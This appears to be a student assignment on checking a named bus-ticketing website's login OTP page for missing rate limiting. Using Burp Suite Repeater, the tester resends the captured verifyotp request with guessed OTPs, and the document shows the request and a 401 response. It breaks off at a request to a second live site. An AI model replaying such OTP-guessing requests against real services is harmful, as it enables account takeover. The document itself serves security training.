Assignment 10

Task-1:

1. TITLE: Check No Rate Limiting Vulnerability on the login OTP page.


2. OBJECTIVE OF THE TASK: To check the given websites having the no rate limiting on login otp.

3. STEP BY STEP PROCEDURE:

1. Now go to the given urls to access the websites.

2. Then use the burp suite for the no rate limiting


3. Now send each of the request to repeater now change each case with multiple random opts and every request as give its output.


Book Bus Tickets Online - AC
https://www.freshbus.com
Fresh Bus
GREEN COINS
FRESH PASS
USER LOGIN
Where do you like to travel?
Today
Tomorrow
From
Search
Your Sustainable Travel Companion
Send OTP
By creating an account, you agree to our Terms & Conditions and Privacy Policy

Hello! Welcome


Please enter your details

Phone Number: 9999999999



```
POST /customer/auth/verifyotp HTTP/2
Host: www.freshbus.com
Cookie: _gcl_au=1.1.1854860546.1733584457;
_ga_03S3LDTVT4=GS1.1.1733584457.1.1.1733584477.40.0.0;
 _ga=GA1.1.302758751.1733584458; _clck=
gpx5cm%7C2%7Cfri%7C0%7C1802; _fbp=
fb.1.1733584458564.247487448654342194; moe_uuid=
738d4fa6-eb19-4fc9-a347-d8aaccaa6148
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.freshbus.com/
Content-Type: application/json
Sentry-Trace:
8a060fd17392499a97a4fc609a428a1a-8e6ef01baa44f1f2-1
Baggage:
sentry-environment=production,sentry-release=customer-
nextjs%401.4.6,sentry-public_key=61756991fb7e670c39a6d
393e414850a,sentry-trace_id=8a060fd17392499a97a4fc609a
428a1a,sentry-sample_rate=1,sentry-sampled=true
Content-Length: 102
Origin: https://www.freshbus.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

{
     "mobile":"9999999999",
     "referral":"",
     "otp":"000000",
     "deviceId":"02ba1309-bcde-49d8-af0b-5d24bebc82b4"
```



Hello! Welcome

Please enter your details

Phone Number: 9999999999

Enter OTP Here: 0 0 0 0 0 0


Didn't receive OTP? Resend

Have a referral code? (Optional)

Enter referral code — Verify


Date: 07-12-2024

LOGGING IN




```
POST /customer/auth/verifyotp HTTP/2
Host: www.freshbus.com
Cookie: _gcl_au=1.1.1854860546.1733584457;
_ga_03S3LDTVT4=GS1.1.1733584457.1.1.1733584477.40.0.0;
 _ga=GA1.1.302758751.1733584458; _clck=
gpx5cm%7C2%7Cfri%7C0%7C1802; _fbp=
fb.1.1733584458564.247487448654342194; moe_uuid=
738d4fa6-eb19-4fc9-a347-d8aaccaa6148
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.freshbus.com/
Content-Type: application/json
Sentry-Trace:
8a060fd17392499a97a4fc609a428a1a-8e6ef01baa44f1f2-1
Baggage:
sentry-environment=production,sentry-release=customer-
nextjs%401.4.6,sentry-public_key=61756991fb7e670c39a6d
393e414850a,sentry-trace_id=8a060fd17392499a97a4fc609a
428a1a,sentry-sample_rate=1,sentry-sampled=true
Content-Length: 102
Origin: https://www.freshbus.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

{
      "mobile":"9999999999",
      "referral":"",
      "otp":"000000",
      "deviceId":"02ba1309-bcde-49d8-af0b-5d24bebc82b4"
}
```




```
HTTP/2 401 Unauthorized
Content-Type: application/json; charset=utf-8
Content-Length: 85
Date: Sat, 07 Dec 2024 15:20:43 GMT
X-Amzn-Requestid: e52c9a90-51c9-432d-bb56-79360e278df0
Access-Control-Allow-Origin: *
X-Amzn-Remapped-Content-Length: 85
X-Amz-Apigw-Id: CbUn3E0whcwEB0g=
Etag: W/"55-AE81UT9pqfSa3BfmOjtzEPmKAPM"
X-Powered-By: Express
X-Amzn-Trace-Id:
Root=1-675467cb-7c498cc40c5ceb9935ffe773;Parent=225522
34d60f15af;Sampled=0;Lineage=1:ffddeab0:0
Vary: Accept-Encoding
X-Cache: Error from cloudfront
Via: 1.1
88ef9daba5ec890da3d24906c2a6a906.cloudfront.net
(CloudFront)
X-Amz-Cf-Pop: MAA50-C2
Alt-Svc: h3=":443"; ma=86400
X-Amz-Cf-Id:
gePHqmTcRyXv5v20KZdMGI3GzVNImmX0QUj8lu9w7Jx_8a_4hh_WPQ
==

{
      "statusCode":401,
      "message":"Invalid or expired OTP",
      "error":"UnauthorizedException"
}
```




```
POST /graphql HTTP/1.1
Host: prdenv.nuego.in
